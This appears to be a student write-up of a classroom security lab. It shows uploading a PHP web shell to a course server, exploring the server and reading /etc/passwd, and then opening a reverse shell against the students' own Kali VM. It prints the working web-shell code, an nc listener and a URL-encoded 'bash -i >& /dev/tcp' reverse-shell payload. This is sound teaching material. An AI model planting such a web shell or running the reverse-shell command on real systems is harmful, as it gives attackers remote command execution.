Reverse Shell

Author: Jeremiah Dawson, Ntense Obono

Part 1: Installing a PHP web shell

a) **Explain how you can execute the Linux command whoami on the server using your webshell. What result do you get when you execute that command?**

First, you'll need to upload a PHP file containing the script:

```
<pre>
<?php
    if (isset($_REQUEST["command"])) {
        system($_REQUEST["command"]);
    } else {
        echo "No command requested.";
    }
?>
</pre>
```

Once the file is successfully uploaded, you can execute the whoami command by navigating to the following URL:
http://danger.jeffondich.com/uploadedimages/php-file-name?command=whoami

Upon executing the command, I was redirected to a page displaying the output:
www-data.

b) **What is this webshell's <pre> tag for? (And more to the point, what happens if you leave it out?)**

The <pre> tag is used to retain the original format of the text you're trying to return, meaning the white space, line breaks, textual structure, etc. will be kept in the response. The text appears more clustered without the <pre> tag and loses readability.

Part 2: Looking around


a) **What directory is Danger's website located in?**

You can execute the pwd command to locate the site directory by navigating to the following URL:

http://danger.jeffondich.com/uploadedimages/dawsonj2-webshell2.php?command=pwd

Directory: /var/www/danger.jeffondich.com/

b) **What are the names of all the user accounts on danger.jeffondich.com? How do you know?**



```
akyianun-ada.png
akyianun-webshell-nopre.php
akyianun-webshell.php
anyaegbunamu-webshell-nopre.php
anyaegbunamu-webshell.php
dawsonj2-webshell.php
dawsonj2-webshell1.php
dawsonj2-webshell2.php
euaanantp-text.txt
euaanantp-webshell1.php
euaanantp-webshell2.php
gautamaj-gosling.jpg
gautamaj-webshell.php
gautamaj-webshell2.php
gautamaj-webshell3.php
gautamaj-webshell4.php
gautamaj-webshell5.php
harcourta_webshell1.php
harcourta_webshell2.php
jeremiah-dawson.webp
jeremiah-webshell.php
jeremiah-webshell2.php
jeremiah-webshell3.php
jeremiah-webshell4.php
jondich-webshell.php
jwin-webshell.php
jwin-webshell01.php
jwin-webshell1.php
klangsathornp-dog.jpg
klangsathornp-dog1.png
klangsathornp-webshell.php
klangsathornp-webshell1.php
kleinhansc-dillon.png
kleinhansc-webshell-nopre.php
kleinhansc-webshell.php
lkeane-noPre.php
lkeane-webshell.php
moranl2-TheGame.jpg
moranl2-stickbug.png
moranl2-webshell.php
moranl2-webshell2.php
muhozal-dissapointed.jpg
muhozal-webshell1.php
reyesm-webshell.php
thomastothe-php.php
thomastothe-webshell-no-pre.php
winhallk-video.mp4
winhallk-webshell-no-pre.php
winhallk-webshell1.php
yuc3-gandalf.jpeg
yuc3-webshell-no-pre.php
yuc3-webshellv2.php
```

When uploading images or php commands to the site all students were instructed to attach their school username to their file name, meaning that by looking at all the files in the directory using the URL:


http://danger.jeffondich.com/uploadedimages/dawsonj2-webshell2.php?command=ls,

I can identify the user accounts on danger.jeffondich.com.

c) **Do you have access to the file /etc/passwd? What's in it?**

I have access to the file directory /etc/passwd.

Contents:



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
landscape:x:112:116::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:113:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
jeff:x:1000:1000:Jeff Ondich,,,:/home/jeff:/bin/bash
postgres:x:114:119:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
bullwinkle:x:1001:1001:Bullwinkle J. Moose,,,:/home/bullwinkle:/bin/bash
```

d) **Do you have access to the file /etc/shadow? What's in it?**

I do not have access to the file directory /etc/shadow.

The /etc/shadow file contains a text-based password file. The file stores the hashed passphrase format for the Linux user account with additional properties related to the user password. Only the root user can access this file.

e) **There may be some secret files scattered around. See how many you can find and report on your discoveries.**

In the directory /home/jeff I discovered the two files youfoundme.txt and supersecret.txt.

Part 4: launching a reverse shell

a) **What is the IP address of your Kali VM (the target machine)? How did you find out?**

Kali VM IP address: 192.168.199.128

The IP address can be identified by running the ip command in the Kali VM terminal.

b) **What are the IP addresses of your host OS (the attacking machine)? How did you find out? Which one should you use to communicate with Kali and why?**

Host OS IP Address: 172.29.217.52

The IP address can be identified by running the ip command in the WSL terminal. When communicating with Kali it is best to use its associated IP address so that the host computer can locate it and establish a connection.

c) **Go back and look at your nc -l -p terminal on your host OS (attacking machine). Do you have a shell now? Is it letting you execute commands on Kali? How do you know it's Kali?**


I now have access to a shell in my host OS terminal, allowing me to execute commands in Kali. I can tell these commands are run from my Kali virtual machine because of the directory my terminal is giving me, www-data@kali:/var/www/html$. Additionally, I can run a ls command and the files returned are the files stored on the Kali Virtual Machine.

d) **What are all those % codes in the URL you used?**

The % codes in a URL are used to encode special characters and Unicode characters outside of what can be inputted with your keyboard. This process replaces on-ASCII characters with a percent sign following hexadecimal digits.

e) **Write a brief description, probably including a diagram, explaining how this reverse shell is functioning.**

First, the attacker ensures their device listens at a specific port number using the command nc -l -p PORT_NUMBER. Once your listening device has been established, you send the command, http://KALI_IP/YOUR_WEBSHELL.php?command=bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/YOUR_HOST_OS_IP/YOUR_CHOSEN_PORT%200%3E%261%22, to the web shell in the target device, causing the target device to project its bash to the port that the attacker's device is listening for. With access to the target's bash, the attacker can send commands directly to the target's device.


Attacker
nc -l -p Port#
③ Projects Bash to Attacker
Target
Bash
Web shell
② Sends command to Bash
④ Any Command
① Bash Projection Command